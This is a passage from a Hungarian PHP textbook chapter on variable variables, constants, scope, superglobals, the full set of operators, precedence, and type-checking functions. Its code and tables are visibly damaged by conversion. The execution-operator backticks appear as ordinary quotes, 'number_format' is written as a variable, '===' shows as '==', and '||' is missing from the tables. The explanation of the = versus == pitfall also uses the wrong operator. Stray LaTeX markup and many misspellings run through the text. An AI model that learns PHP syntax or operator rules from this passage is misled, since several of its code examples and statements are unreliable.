A második sor a következőt jelenti: „Vedd az \$osszmennyiseg változóban tárolt értéket, értelmezd float típusuként, és tárold el a \$vegosszeg változóban!” A \$vegosszeg változó ezzel float típusú lesz. Az átalakítandó változó típusa nem változik, így az \$osszmennyiseg integer típusú marad.

Beépített függvényel is ellenőrizhetjük és beállíthatjuk a változók típusát; ezekről a függvényekről a fejezet későbbi részében olvashatunk.

Változó változók

A PHP még egy változótípust használ: a változó változót. A változó változók lehetővé teszik a változónév dinamikus módosítását.

Mint látni fogjuk, a PHP elég nagy mozgásteret ad ezen a területen. minden nyelvben megváltoztathatjuk a változók értékét, de csak néhány nyelv engedi a változótípus módosítását, és még kevesebb nyelvben megengedett a változónév változtatása.

A változó változó úgy működik, hogy egy változó értékét használja egy másik neveként. Vegyük például az alábbi értékkadást:

```
$valtozo_neve = 'abroncs_db';
```

Ezt követően az \$abroncs_db helyett használhatjuk a \$\$valtozo_neve-t is. Az \$abroncs_db értékét például a következőképpen is beállíthatjuk:

```
$$valtozo_neve = 5;
```

Ez pontosan a következővel egyenértékű:

```
$abroncs_db = 5;
```

Ez a megközelítés egyelőre kicsit megfoghatatlannak tűnhet, de a későbbiekben még visszatérünk használatára. minden egyes ürlapváltozó egyenkénti listázása és használata helyett ciklussal és változóval automatikusan feldolgozhatjuk őket. A fejezet későbbi, a for ciklusokat bevezető részében kerestük fogjuk ezt bemutatni.

Állandók deklarálása és használata

Ahogy korábban már láttuk, könnyedén megváltoztathatjuk a változókban tárolt értéket. Ugyanilyen egyszerűen deklarálhatunk állandókat (konstansokat). Az állandók ugyanúgy értéket tárolnak, mint a változók, ám értéküket egyszer állítjuk be, és a kódban sehol másolat nem lehet azokat megváltoztatni.

A mintaalkalmazásban állandóként lehet elmenteni például a forgalmazott termékek árát. A konstansokat a define függvényel határozhajtjuk meg:

```
define ('ABRONCSAR', 100);  
define ('OLAJAR', 10);  
define ('GYERTYAAR', 4);
```

Adjuk ezeket a sorokat kódunkhoz! Így van már három állandónk, amit a vevői rendelés végösszegének kiszámítására fogunk használni.

Vegyük észre, hogy az állandók nevét nagybetűvel írtuk! Ez a C-ból átvett szokás egyszerűen, ránézésre megkülönböztethetővé teszi a változókat és az állandókat. Nem kötelező, mégis érdemes ragaszkodni ehhez, mivel könnyebben olvashatóvá és áttekinthetővé teszi kódunkat.

Az állandók és a változók között egy fontos különbség, hogy amikor állandóra hivatkozunk, nem kell dollárjelet rakni elő. Ha szükségünk van az állandó értékére, csak a nevét kell használnunk. Ha például az imént létrehozott konstansok közül az elsőt szeretnénk használni, a következőket gépelnénk be:

```
echo ABRONCSAR;
```

A PHP az általunk meghatározott állandókon kívül számtalan saját (beépített) állandóval rendelkezik. Ezeket a legegyszerűbben úgy tekinthetjük át, ha lefuttatjuk a `phpinfo()` függvényt:

```
phpinfo();
```

A függvény – sok más hasznos információ mellett – a PHP előre definiált változóinak és állandóinak listáját adja vissza. Ahogy haladunk a könyvben, némelyikkel mi magunk is találkozni fogunk.

A változók és állandók közötti másik különbség, hogy az utóbbiak csak boolean, integer, float és string típusú adatokat tárolhatnak. Ezeket az adattípusokat együttesen skaláris értékeknek nevezzük.

Változók hatóköre

A hatókör (scope) kifejezés a kód azon területeire utal, ahol az adott változó elérhető. A PHP-nek a hatókörre vonatkozó, hatályos szabálya a következő:

- A beépített szuperglobális változók a kódon belül bárhol elérhetők.
 - Deklarálásuk után az állandók globálisan elérhetők; ez azt jelenti, hogy a függvényeken belül és kívül is használhatók. (De függvényen belül csak akkor érhető el az adott globális változó, ha a `global` kulcsszóval deklaráljuk azt.)
 - A kódban deklarált globális változók a kódban bárhol elérhetők, csak a függvényeken belül nem.
 - A globálisként deklarált függvényekben lévő változók az ugyanolyan nevű globális változóra hivatkoznak.
 - A függvényekben bevezetett és `static` kulcsszóval deklarált változók a függvényeken kívülről nem érhetők el, ám a függvény két meghívása között megőrzik értéküket. (Az 5. fejezetben részletesebben elmagyarázzuk ezt a működést.)
 - A függvényekben bevezetett változók az adott függvényre nézve helyiek, és a függvény végén megszűnnék létezni.
- A `$_GET` és a `$_POST` tömb, illetve néhány különleges változó egyéni hatókörökkel rendelkezik. Ezek a szuperglobális vagy autoglobális változók, amelyek mindenhol, függvényeken belül és kívül is láthatók.

A szuperglobális változók teljes listája a következő:

- `$_GLOBALS` – az összes globális változót tartalmazó tömb (a `global` kulcsszóhoz hasonlóan ez is lehetővé teszi a globális változóhoz való, függvényen belüli hozzáférést – például így: `$_GLOBALS['sajat_valtozo']`)
- `$_SERVER` – a kiszolgáló által elérhetővé tett változók tömbje
- `$_GET` – a kódnak GET metódussal átadott változók tömbje
- `$_POST` – a kódnak POST metódussal átadott változók tömbje
- `$_COOKIE` – böngészősütik változóinak tömbje
- `$_FILES` – fájlfeltöltésekhez kapcsolódó változók tömbje
- `$_ENV` – a környezeti változókat tartalmazó tömb
- `$_REQUEST` – az összes felhasználói bevitelt, köztük a `$_GET`, `$_POST` és `$_COOKIE` változókat magában foglaló beviteli tartalmat tartalmazó tömb (amely a PHP 4.3.0 verziójá óta a `$_FILES` változókat nem tartalmazza)
- `$_SESSION` – munkamenet (session)-változók tömbje

A könyvben még többször visszatérünk ezekhez a szuperglobális változókhöz, akkor és ott, amikor relevánsá válnak. A hatókört részletesebben is megtárgyaljuk a fejezet egy későbbi, a függvényeket és osztályokat bemutató részében. Egyelőre minden változó, amit használunk, alapértelmezésben globális lesz.

Műveleti jelek használata

A műveleti jelek, más néven operátorok olyan szimbólumok, amelyekkel értékeket és változókat kezelünk, rajtuk műveletet végrehajtva. A vevői rendelés végösszegének és adotttárlalmának kiszámításához egyes műveleti jelek használatára lesz szükségünk.

Két műveleti jel került eddig szóba, az értékkadó (=) és a karakterlánc-összefűző (.) operátor. A következő részekben a műveleti jelek teljes listáját áttekintjük.

A műveleti jelek általánosságban egy, kettő vagy három paramétert használnak, többségük azonban kettőt. Az értékadó műveleti jel is két paraméterrel működik: az = jel bal oldalán tárolási helyet, jobboldalt pedig egy kifejezést találunk. Ezeket a paramétereket tényezőknek (műveletértéknak vagy operandusnak) hívjuk.

Aritmetikai műveleti jelek

Az aritmetikai operátorok magától értetődők, hiszen ezek a jól ismert matematikai műveleti jelek. A PHP aritmetikai műveleti jeleit az 1.1. táblázat tartalmazza.

1.1 táblázat: A PHP aritmetikai műveleti jelei

Műveleti jel	Neve	Példa
+	Összeadás	\$a + \$b
-	Kivonás	\$a - \$b
*	Szorzás	\$a * \$b
/	Osztás	\$a / \$b
%	Maradékképzés	\$a % \$b

Ezekkel az operátorokkal műveletek eredményét tárolhatjuk el, mint az alábbi példában:

`$eredmeny = $a + $b;`

Az összeadás és a kivonás a várt módon működik. Ennek a két műveleti jelnek az eredménye az `$a` és `$b` változóban eltárolt érték összeadása, illetve kivonása.

A kivonás szimbólumát (-) egyoperandusú műveleti jelként is használhatjuk, ekkor a negatív számokat jelöli, mint az alábbi példában:

`$a = -1;`

A szorzás és az osztás is nagyrészt úgy működik, ahogy gondolnánk. Figyeljük meg, hogy a matematikában megszokott szorzásjel helyett csillagot használunk szorzásmóveleti jelként, osztásjel helyett pedig perjelet!

A maradékképzés (modulus) műveleti jel az `$a` változó `$b` változóval történő osztásakor kapott maradékot adja vissza.

Gondoljuk végig a következő kód részletet:

`$a = 27;`

`$b = 10;`

`$eredmeny = $a % $b;`

Az `$eredmeny` változóban eltárolt érték a 27 tízzel való osztásakor kapott maradék – vagyis 7.

Fontos megjegyezni, hogy az aritmetikai műveleti jeleket általában egész vagy lebegőpontos számokra alkalmazzuk. Ha például string típusú adatra alkalmazzuk őket, akkor a PHP megkísérli a karakterláncot számmá alakítani. Ha e vagy E betűt tartalmaz, tudományos jelölésként értelmezi, és float típusú, azaz lebegőpontos számmá alakítja azt, máskülönben egész számmá. A PHP számjegyet keres a karakterlánc elején, és értéknek tekinti azt; ha nincsen számjegy, a karakterlánc értéke nulla lesz.

Karakterláncokon alkalmazható műveleti jelek

A karakterláncokon használható egyetlen műveleti jellel már találkoztunk és dolgoztunk is. A karakterlánc-összefűző műveleti jelet az összeadás operátorhoz hasonlóan használva összeadhatunk két karakterláncot, illetve elmenthetjük ennek eredményét:

`$a = "Bob ";`

`$b = "autóalkatrészek";`

`$eredmeny = $a.$b;`

Az `$eredmeny` változó ekkor a "Bob autóalkatrészek" karakterláncot tartalmazza.

Értékadó műveleti jelek

Az alapvető értékadó műveleti jellel (=) már találkoztunk. Mindig értékadó műveleti jelként tekintsünk rá, és a következőképpen olvassuk: „-ra van állítva”! Például:

`$osszmennyiseg = 0;`

Ezt a sort úgy kell olvasni, hogy „az összsmennyi seg változó nullára van állítva.” Ennek okát a fejezet egy későbbi, az összesítő műveleti jeleket tárgyaló részében fogjuk megválogatni, ám ha egyenlőnek olvassuk, előbb-utóbb összezávarodunk.

Értékadás által visszaadott értékek

Az értékadó műveleti jel a többi operátorhoz hasonlóan egy értéket ad vissza. Ha azt írjuk, hogy $\$a + \b

akkor ennek a kifejezésnek az értéke az $\$a$ és a $\$b$ változó összeadásának az eredménye. Hasonlóképpen azt is írhatjuk, hogy $\$a = 0$;

Ennek a teljes kifejezésnek az értéke nulla.

Ez a módszer lehetővé teszi az alábbihoz hasonló kifejezések használatát:

$\$b = 6 + (\$a = 5)$;

Ez a sor 11-re állítja a $\$b$ változó értékét. Az ilyen viselkedés általanosságban igaz az értékadásra: a teljes értékadási utasítás értéke a bal oldalon levő tényezőhöz rendelt érték.

Amikor egy kifejezés értékét számítjuk ki, zárójeleket használva szabályozhatjuk a műveletek sorrendjét, ahogy a fenti példában is tettük. Ez pontosan úgy működik, mint a matematikában.

Összetett értékadó műveleti jelek

Az egyszerű értékadó műveleti jelen túlmenően összetett értékadó operátorok is alkalmazhatók. Ezek mindegyike azt rövidíti le, hogy valamilyen műveletet hajtunk végre a változón, majd a művelet eredményét rendeljük a változóhoz. Nézzük a következő példát:

$\$a += 5$;

Ez azzal egyenértékű, mintha ezt írtuk volna:

$\$a = \$a + 5$;

Az összetett értékadó műveleti jelek az aritmetikai operátorokhoz, illetve a karakterlánc-összefűző műveleti jelhez alkalmazhatók. Az ilyen összetett értékadó operátorokat és használatuk eredményét foglalja össze az 1.2 táblázat.

1.2 táblázat: A PHP összetett értékadó műveleti jelei

Műveleti jel	Használata	Mivel egyenlő?
$+=$	$\$a += \b	$\$a = \$a + \$b$
$-=$	$\$a -= \b	$\$a = \$a - \$b$
$*=$	$\$a *= \b	$\$a = \$a * \$b$
$/=$	$\$a /= \b	$\$a = \$a / \$b$
$%=$	$\$a %= \b	$\$a = \$a \% \$b$
$.=$	$\$a .= \b	$\$a = \$a . \$b$

Előzetes és utólagos növelés és csökkentés

Az előzetes és utólagos növelés ($++$) és csökkentés ($--$) műveleti jel a $a +=$ és $a -=$ összetett értékadó operátorhoz hasonló, néhány különbség azonban megfigyelhető közöttük.

Minden növelés műveleti jelnek kettős hatása van: értéknövelés és értékadás.

Gondoljuk át a következőket:

$\$a=4$;

`echo ++$a;`

A második sor az előzetes növelés (pre-increment) műveleti jelet használja, amit azért hívunk így, mert a $++$ az $\$a$ változó előtt jelenik meg. Az operátor eredménye az $\$a$ értékének növelése egygel, illetve a megnövelt érték visszaadása. Jelen esetben az $\$a$ értéke 5-re nő, majd az operátor visszaadja az értékét, és az utasítás megjeleníti azt. A teljes kifejezés értéke 5. (Vegyük észre, hogy az $\$a$ változóban tárolt érték ténylegesen megváltozott: nem egyszerűen $\$a + 1$ -et ad vissza!)

Ha azonban a $++$ az $\$a$ után helyezkedik el, akkor utólagos növelés (post-increment) műveleti jelet használunk, aminek más a hatása. Vizsgáljuk meg a következő kód részletet:

$\$a=4$;

`echo $a++;`

Itt a műveleti jel hatása fordított. Az echo utasítás először visszaadja és megjeleníti az \$a értékét, majd megnöveli azt. Ennek a teljes kifejezésnek az értéke 4. Ezt az értéket fogja megjeleníteni. Az utasítás végrehajtása után azonban 5 lesz az \$a értéke.

Jól gondoljuk, a -- műveleti jel hasonlóan működik. Használata azonban nem növeli, hanem csökkenti a változó, jelen esetben az \$a értékét.

Hivatkozási műveleti jel

A hivatkozási műveleti jelet (& – „és” jel) az értékkedással együttesen használhatjuk. Amikor alapesetben valamely változót egy másikhoz rendelünk, az első változó másolata jön létre és tárolódik el a memória más helyén. Vegyük például a következő kódrészletet:

```
$a = 5;
$b = $a;
```

Ezek a sorok létrehozzák az \$a változó értékének második másolatát, és eltárolják a \$b változóban. Ha ezt követően megváltoztatjuk az \$a értékét, a \$b változó nem változik:

```
$a = 7; // a $b értéke továbbra is 5 lesz
```

A másolat készítését hivatkozási műveleti jel használatával kerülhetjük el. Például:

```
$a = 5;
$b = &$a;
$a = 7; // az $a és a $b értéke is 7 lesz
```

A hivatkozások kicsit trükkös dolgok. Ne feledjük, hogy a hivatkozás inkább alias, mintsem mutató! Az \$a és a \$b ugyanarra a memóriahelyre mutat. A hivatkozási műveleti jel hatását a következőképpen oldhatjuk fel:

```
unset($a);
```

A feloldás nem változtatja meg a \$b értékét (7), hanem megszünteti az \$a és a memóriában tárolt 7-es érték közötti kapcsolatot.

Összehasonlító műveleti jelek

Az összehasonlító műveleti jelek két értéket hasonlítanak össze. Az ilyen műveleti jeleket használó kifejezések az összehasonlítás eredményétől függő logikai értéket adnak vissza (true vagy false, azaz igaz vagy hamis).

Az egyenlő műveleti jel

Az egyenlő összehasonlító műveleti jel (== – két egyenlőségjel) segítségével két érték egyenlőségét állapíthatjuk meg. A következő kifejezéssel:

```
$a == $b
```

azt ellenőrizhetjük, hogy az \$a és a \$b változóban tárolt értékek megegyeznek-e. A kifejezés által visszaadott érték egyenlőség esetén true (igaz), ellenkező esetben false (hamis).

Az == operátort könnyű összekeverni az értékkedási műveleti jelével (=). Ha rossz operátort választunk, a kód hiba nélkül lefut ugyan, ám minden bizonnal nem eredményhez vezet. A nem nulla értékek általánosságban igazként, a nullák ha-misként értékelődnek ki. Tegyük fel, hogy a következő értékeket adtuk az alábbi két változónak:

```
$a = 5;
$b = 7;
```

Ha ezt követően tesztelnénk az \$a == \$b kifejezést, az eredmény true lenne. Hogy miért? Az \$a == \$b értéke a bal oldalához rendelt érték, ami jelen esetben 7. Mivel a 7 nem nulla, a kifejezés igazként értékelődik ki. Ha az \$a == \$b kifejezést szerettük volna tesztelni, ami egyébként hamis, akkor rendkívül nehezen megtalálható logikai hibát vétettünk volna a programozásban. Mindig ellenőrizzük e két műveleti jel használatát, illetve azt, hogy a megfelelő operátort választottuk-e!

Könnyen elkövethető hiba, hogy az értékkedási műveleti jel helyett egyenlőség összehasonlítást használunk, amit minden bizonnal sokszor megetehetünk programozói pályafutásunk során.

További összehasonlító műveleti jelek

A PHP számos egyéb összehasonlító műveleti jelet támogat. A támogatott operátorok összefoglalását az 1.3 táblázatban találjuk. Felhívjuk a figyelmet az azonos műveleti jelre (==), amely akkor ad vissza true értéket, ha a két tényező értéke és típusa is megegyezik. Ha például az egyik nulla integer, a másik pedig string típusú, akkor a 0==0 igaz lesz, a 0==='0 viszont hamis.

1.3 táblázat: A PHP összehasonlító műveleti jelei

Műveleti jel	Név	Használat
==	Egyenlő	<code>\$a == \$b</code>
==	Azonos	<code>\$a === \$b</code>
!=	Nem egyenlő	<code>\$a != \$b</code>
!==	Nem azonos	<code>\$a !== \$b</code>
<>	Nem egyenlő (összehasonlító műveleti jel)	<code>\$a <> \$b</code>
<	Kisebb, mint	<code>\$a < \$b</code>
>	Nagyobb, mint (összehasonlító műveleti jel)	<code>\$a > \$b</code>
<=	Kisebb vagy egyenlő	<code>\$a <= \$b</code>
>=	Nagyobb vagy egyenlő	<code>\$a >= \$b</code>

Logikai műveleti jelek

A logikai operátorok logikai feltételek eredményeit vonják össze. Ha például azt szeretnénk megállapítani, hogy az `$a` változó értéke 0 és 100 közé esik-e, akkor két feltétel teljesülését kell megállapítanunk (`$a >= 0` és `$a <= 100`) az ÉS műveleti jel használatával:

`$a >= 0 && $a <= 100`

A PHP a logikai ÉS, VAGY, KIZÁRÓ VAGY és NEM műveleti jelet támogatja. Ezeket, illetve használatukat az 1.4 táblázat foglalja össze.

1.4 táblázat: A PHP logikai műveleti jelei

Műveleti jel	Név	Használat	Eredmény
!	NEM	<code>! \$b</code>	Igaz, ha <code>\$b</code> hamis
&&	ÉS	<code>\$a && \$b</code>	Igaz, ha <code>\$a</code> és <code>\$b</code> is igaz; más különben hamis
	VAGY	<code>\$a \$b</code>	Igaz, ha <code>\$a</code> vagy <code>\$b</code> vagy minden kettő true; más különben hamis
and	ÉS	<code>\$a and \$b</code>	Ugyanaz, mint az &&, de a műveletsorrendben hátról van
or	VAGY	<code>\$a or \$b</code>	Ugyanaz, mint a , de a műveletsorrendben hátról van
xor	KIZÁRÓ VAGY	<code>\$a x or \$b</code>	Igaz, ha <code>\$a</code> vagy <code>\$b</code> igaz, de ha minden kettő igaz vagy hamis, akkor hamis lesz az értéke

Az and és az or műveleti jel a kiértékelési sorrendben az && és || operátor mögött helyezkedik el. A kiértékelési sorrendről a fejezet későbbi részében olvashatunk.

Bitműveleti jelek

A bitműveleti jelek (bitwise operator) lehetővé teszik, hogy az egész számokat az öket alkotó bitek sorozataként kezeljük. Nem valószínű, hogy PHP-ban túl sokat használnánk ezeket a bitműveleti jeleket, mindenkorálta az 1.5 táblázat összefoglalja őket.

1.5 táblázat: A PHP bitműveleti jelei

Műveleti jel	Név	Használat	Eredmény
&	Bit ÉS	<code>\$a & \$b</code>	Ott lesz '1' az eredményben, ahol <code>\$a</code> és <code>\$b</code> mindegyikében az a bit '1'-es. minden más biten '0'.
	Bit VAGY	<code>\$a \$b</code>	Ott lesz '1' az eredményben, ahol <code>\$a</code> és <code>\$b</code> közül legalább az egyik azon bitje '1'-es. minden más biten '0'.
~	Bit NEM	<code>~\$a</code>	<code>\$a</code> összes bitjét invertálja.

Műveleti jel	Név	Használat	Eredmény
^	Bit KIZÁRÓ VAGY	\$a ^ \$b	Ott lesz '1' az eredményben, ahol \$a és \$b közül csak pontosan az egyikben '1' állt. minden más biten '0'.
<<	Biteltolás balra	\$a << \$b	\$a bitjeit \$b számú bittel balra tolja (minden bitnyi eltolás 2-vel való szorzást jelent).
>>	Biteltolás jobbra	\$a >> \$b	\$a bitjeit \$b számú bittel jobbra tolja (minden bitnyi eltolás 2-vel való egész osztást jelent)

Egyéb műveleti jelek

Az eddig bemutatott műveleti jelek mellett továbbiakat is alkalmazhatunk.

A visszű műveleti jel (.) függvényparamétereket és más listaelemeket választ el. Alapesetben magától értetődően használjuk.

Létezik két különleges műveleti jel, a new és a ->, amit osztály, illetve hozzáférési osztály tagjainak értékadására használunk. Ezeket a 6. fejezetben részletesebben meg fogjuk vizsgálni.

A következőkben röviden bemutatunk még néhány műveleti jelet.

A háromoperandusú műveleti jel

A háromoperandusú (ternary) műveleti jel (?:) a következő formában működik:

feltétel ? érték, ha igaz : érték, ha hamis

Ez az operátor az if-else utasítás kifejezésének megfelelője, amellyel a fejezet későbbi részében foglalkozunk.

Egyszerű példa a használatára:

(\$vizsgaeredmeny >= 50 ? 'Atment' : 'Megbukott')

A fenti kifejezés a hallgatók vizsgaeredményét minősítő átment vagy megbukott kategória szerint.

A hibakezelő műveleti jel

A hibakezelő műveleti jelet (@) értéket előállító vagy értékkel rendelkező kifejezések előtt használhatjuk. Nézzük az alábbi példát:

\$a = @ (57/0) ;

Az @ operátor nélkül ez a sor nullával történő osztáshibát jelezne. A műveleti jel használata figyelmen kívül hagyja (elnyomja) a hibát.

Amikor ilyen módszerrel figyelmen kívül hagyjuk a figyelmeztetéseket, hibakezelő kódot kell írnunk, amely ellenőrzi, hogy egyáltalán mikor következnek be a figyelmeztetések. Amennyiben a PHP php.ini fájljában bekapcsoljuk a track_errors beállítást, a \$php_errormsg globális változóba kerülnek a hibaüzenetek.

A végrehajtó műveleti jel

A végrehajtó operátor igazából egy pár fordított idézőjel (' '). Ez nem egyszeres idézőjel; általában a tilde (~) karakterrel megegyező billentyűn található a klaviatúrán (magyar billentyűzet esetén pedig a 7-es billentyűn).

A PHP a fordított idézőjelek közötti szöveget parancsként próbálja meg végrehajtani a kiszolgáló parancssorában. A kifejezés értéke a parancs eredménye lesz.

Például Unix-szerű operációs rendszerek esetén használhatjuk az alábbi kódot:

```
$out = 'ls -la';
echo '<pre>' . $out . '</pre>';
```

Windowsos kiszolgáló esetén a fenti megfelelője:

```
$out = 'dir c:';
echo '<pre>' . $out . '</pre>';
```

Mindkét kód fogja a könyvtárak listáját és elmenti az \$out változóban. Ezt követően megjeleníthetjük azt böngészőben, de másképpen is dolgozhatunk vele.

Más módszerek is léteznek arra, hogy parancsokat hajtsunk végre a kiszolgálón. A 19. fejezetben (A fájlrendszer és a kiszolgáló elérése) fogjuk áttekinteni ezeket.

Tömbműveleti jelek

Többféle tömbműveleti jel létezik. A tömbelem-operátorokkal ([]) a tömbelemeket érhetjük el. Bizonyos tömbök esetén a => műveleti jelet is használhatjuk. Ezekkel az operátorokkal a 3. fejezetben ismerkedünk majd meg.

További tömbműveleti jelek is használhatók. Ezeket is részletesen megtárgyaljuk a 3. fejezetben, ám a teljesség kedvéért az 1.6 táblázatban is szerepeltetjük őket.

1.6 táblázat: A PHP tömbműveleti jelei

Műveleti jel	Név	Használat	Eredmény
+	Unió	\$a + \$b	Az \$a és \$b tömb minden elemét tartalmazó tömböt ad vissza
==	Egyenlő	\$a == \$b	Akkor igaz, ha az \$a és \$b tömb elemei kulcsenként megegyezők
==	Azonos	\$a === \$b	Akkor igaz, ha az \$a és \$b tömb elemei és azok sorrendje megegyezik
!=	Nem egyenlő	\$a != \$b	Akkor igaz, ha \$a és \$b nem egyenlő
<>	Nem egyenlő	\$a <> \$b	Akkor igaz, ha \$a és \$b nem egyenlő
!==	Nem azonos	\$a !== \$b	Akkor igaz, ha \$a és \$b nem azonos

Látni fogjuk, hogy az 1.6 táblázatban szereplő tömbműveleti jeleknek létezik skaláris változókon alkalmazható megfelelőjük. Amennyiben megjegyezzük, hogy a + összeadást jelent skaláris változók és uniótömbök esetén, akkor analógiát találhatunk a kettő között – noha a műveleti jel matematikai értelemben eltérően működik a két esetben. A tömböket és a skaláris típusokat nem lehet egymással értelmesen összehasonlítani.

Típusműveleti jel

Egyetlen típusműveleti jel létezik: instanceof. Objektumorientált programozásban használjuk, itt csak a teljesség kedvéért emlíjtük. (Az objektumorientált programozással a 6. fejezetben foglalkozunk.)

Az instanceof műveleti jellel kideríthetjük, hogy egy objektum egy adott osztály példánya-e, például:

```
class mintaOsztaly{};  
$sajat_Objektum = new mintaOsztaly();  
if ($sajat_Objektum instanceof mintaOsztaly)  
    echo "a sajat_Objektum a mintaOsztály példánya";
```

Az űrlap végösszegének kiszámítása


Most, hogy megismertük a PHP műveleti jeleinek a használatát, készen állunk arra, hogy kiszámítsuk Bob megrendelési űrlapján a végösszeget és az adótartalmat. Írjuk be ehhez PHP kódunk aljára a következőket:

```
$osszmennyiseg = 0;  
$osszmennyiseg = $abroncs_db + $olaj_db + $gyertya_db;  
echo "Rendelt termékek száma: ".$osszmennyiseg."<br />";  
$vegosszeg = 0.00;
```

```
define ('ABRONCSAR', 100);  
define ('OLAJAR', 10);  
define ('GYERTYAAR', 4);  
$vegosszeg = $abroncs_db * ABRONCSAR  
        + $olaj_db * OLAJAR  
        + $gyertya_db * GYERTYAAR;  
echo "Részösszeg: ".$number_format($vegosszeg,2)."<br />";  
$adokulcs = 0.10; // a helyi forgalmi adó 10%  
$vegosszeg = $vegosszeg * (1 + $adokulcs);  
echo "Végösszeg áfával: ".$number_format($vegosszeg,2)."<br />";
```

Ha frissítjük a böngészőablakban az oldalt, az 1.5 ábrán láthatóhoz hasonló kimenet kell kapnunk.

Láthatjuk, hogy a kód rész számos műveleti jelet tartalmaz. Az összeadás (+) és szorzás (*) operátorok segítségével számoljuk ki a végösszeget, az összefűzés műveleti jelet (.) pedig a böngészőnek küldött kimenet beállításához használjuk.



1.5 ábra: A vevői megrendelés végozzegét kiszámoltuk, formáztuk és megjelenítettük.

A kód a `number_format()` függvénytel formázza a végozzeget két tizedesjegyet tartalmazó karakterláncá. Ez a függvény a PHP Math könyvtárából származik.

Hajtanak megvizsgáljuk a számításokat, felmerülhet a kérdés, hogy miért ebben a sorrendben hajtjuk végre azokat. Vizsgáljuk meg például a következő utasítást:

```
$vegosszeg = $abroncs_db * ABRONCSAR
    + $olaj_db * OLAJAR
    + $gyertya_db * GYERTYAAR;
```

A végozzeg helyesnek tűnik, de miért az összeadások előtt végeztük el a szorzásokat? A válasz a műveletek elsőbbségében – vagyis kiértékelésük sorrendjében – rejlik.

Műveletek elsőbbségi sorrendje és a csoportosíthatóság

A műveleti jeleknek (azaz a műveleteknek) létezik egy általános elsőbbségi sorrendje, amely szerint kiértékelésük történik. A műveleti jelek csoportosíthatók (asszociatívék) is lehetnek, ami azt határozza meg, hogy az ugyanolyan elsőbbségű operátorok kiértékelése milyen sorrendben történik. Ez a sorrend általában balról jobbra (röviden *bal*), jobbról balra (röviden *jobb*) vagy *irrelevant*.

Az 1.7 ábra a műveletek PHP-beli elsőbbségi sorrendjét és csoportosíthatóságát mutatja. A táblázatban a legalacsonyabb elsőbbségi sorrenddel rendelkező műveleti jelek találhatók felül, lefelé haladva nő az elsőbbségük.

1.7 táblázat: Műveleti jelek elsőbbségi sorrendje PHP-ben

Csoportosíthatóság	Műveleti jelek
bal	,
bal	or
bal	xor
bal	and
jobb	print
bal	= += -= *= /= .= %= &= = ^= ~= <<= >=
bal	?:
bal	
bal	&&
bal	
bal	^
bal	&
nem értelmezhető	== != === !==
nem értelmezhető	< <= > >=
bal	<< >>
bal	+ - .
bal	* / %
jobb	! ~ ++ -- (int) (double) (string) (array) (object) @
jobb	[]
nem értelmezhető	new
nem értelmezhető	()

Vigyázat, még nem beszéltünk a sorrendben legelső műveleti jelről, a jó öreg zárójelről! A zárójel használata megnöveli az általa közrefogott tartalom elsőbbségi sorrendjét. Ezzel szükség esetén tudatosan kezelhetjük és alakíthatjuk az elsőbbségi szabályokat.

Emlékezzünk vissza az előbbi példa következő részére:

```
$vegosszeg = $vegosszeg * (1 + $adokulcs);
```

Ha ehelyett azt írjuk, hogy:

```
$vegosszeg = $vegosszeg * 1 + $adokulcs;
```

akkor az összeadáshoz képest magasabb elsőbbségi szintű szorzás művelet lesz először végrehajtva, ami helytelen eredményhez vezet. A zárójelek használataval kikényszeríthető, hogy először az `1 + $adokulcs` kifejezés legyen kiértékelve.

A kifejezésekben tetszőleges számú zárójelpárt használhatunk. A PHP először a legelső párban lévő kifejezést értékeli ki.

Figyeljük meg, hogy a táblázatban szereplő egyik operátorral még nem foglalkoztunk! Ez nem más, mint az `- echo`-val egyenértékű `- print` nyelvi alkotóelem, amely kimenetet generál.

Könyünkben általában az `echo`-t használjuk, de ha a Kedves Olvasó a `print`-et szímpatikusabbnak találja, nyugodtan válassza azt! Sem az előbbi, sem az utóbbi nem igazán függvény, ennek ellenére tekinthetjük őket a zárójelben paramétert tartalmazó függvények is. Mindkettő kezelhető műveleti jelként: a használni kívánt szöveget egyszerűen az `echo` vagy a `print` kulcsszó mögé írjuk.

A `print` áráért tekinthető függvénynek, mert értéket (1) ad vissza. Ez hasznos lehet, amikor összetettebb kifejezésen belül kívánunk kimenetet generálni, de az `echo`-nál árnyalatnyival lassabbá teszi.

Változóhoz kapcsolódó függvények

Mielőtt elhagynánk a változók és műveleti jelek világát, vessünk egy pillantást a PHP változókkal kapcsolatos függvényeire! A PHP egyik függvénykönyvtára a változók különböző módon történő kezelését és ellenőrzését lehetővé tevő függvényeket kínál.

Változók típusának ellenőrzése és beállítása

A változóhoz kapcsolódó függvények legtöbbje a változó típusának ellenőrzéséhez kötődik. A két legáltalánosabb függvény a `gettype()` és a `settype()`. Ezek prototípusa – vagyis az, hogy milyen paramétert várnak, és mit adnak vissza – a következő:

```
string gettype(mixed valtozo);
bool settype(mixed valtozo, string tipus);
```

A `gettype()` használatához mindenkor át kell adnunk változót. A függvény meghatározza annak típusát, majd a típusnevét tartalmazó szöveget ad vissza, ami `bool`, `int`, `double` (float típusok), `string`, `array`, `object`, `resource` vagy `NULL` lehet. Amennyiben a változó típusa nem szabványos, a függvény az `unknown type` szöveget adja vissza.

A `settype()` függvénynek két paramétere van: először átadjuk neki a változót, amelynek meg kívánjuk változtatni a típusát, majd az új adattípust tartalmazó karakterláncot (a típust az előző listából választhatjuk ki).

- **Megjegyzés:** A könyv, akárcsak a `php.net` dokumentáció, többször hivatkozik „mixed”, azaz vegyes adattípusra. Ilyen adattípus nem létezik, de mivel a PHP igen rugalmasan kezeli a típusokat, sok függvény szinte bármilyen adattípust elfogad. A sokfélé adattípust elfogadó paramétereket jelöljük „mixed” típusként.

A következőképpen használhatjuk ezeket a függvényeket:

```
$a = 56;
echo gettype($a). '<br />';
settype($a, 'double');
echo gettype($a). '<br />';
```

A `gettype()` első hívásakor az `$a` `integer` típusú. A `settype()` hívása után típusa `double`-ra változik.

A PHP adott típusok ellenőrzésére alkalmas függvényeket is kínál. Mindegyiknek egy változó a paramétere, és `true` vagy `false` értéket ad vissza. Az alábbi függvények tartoznak ide:

`is_array()` – Megállapítja, hogy a változó tömb-e.

`is_double()`, `is_float()`, `is_real()` (ugyanaz a függvény) – Megállapítja, hogy a változó float típusú-e.

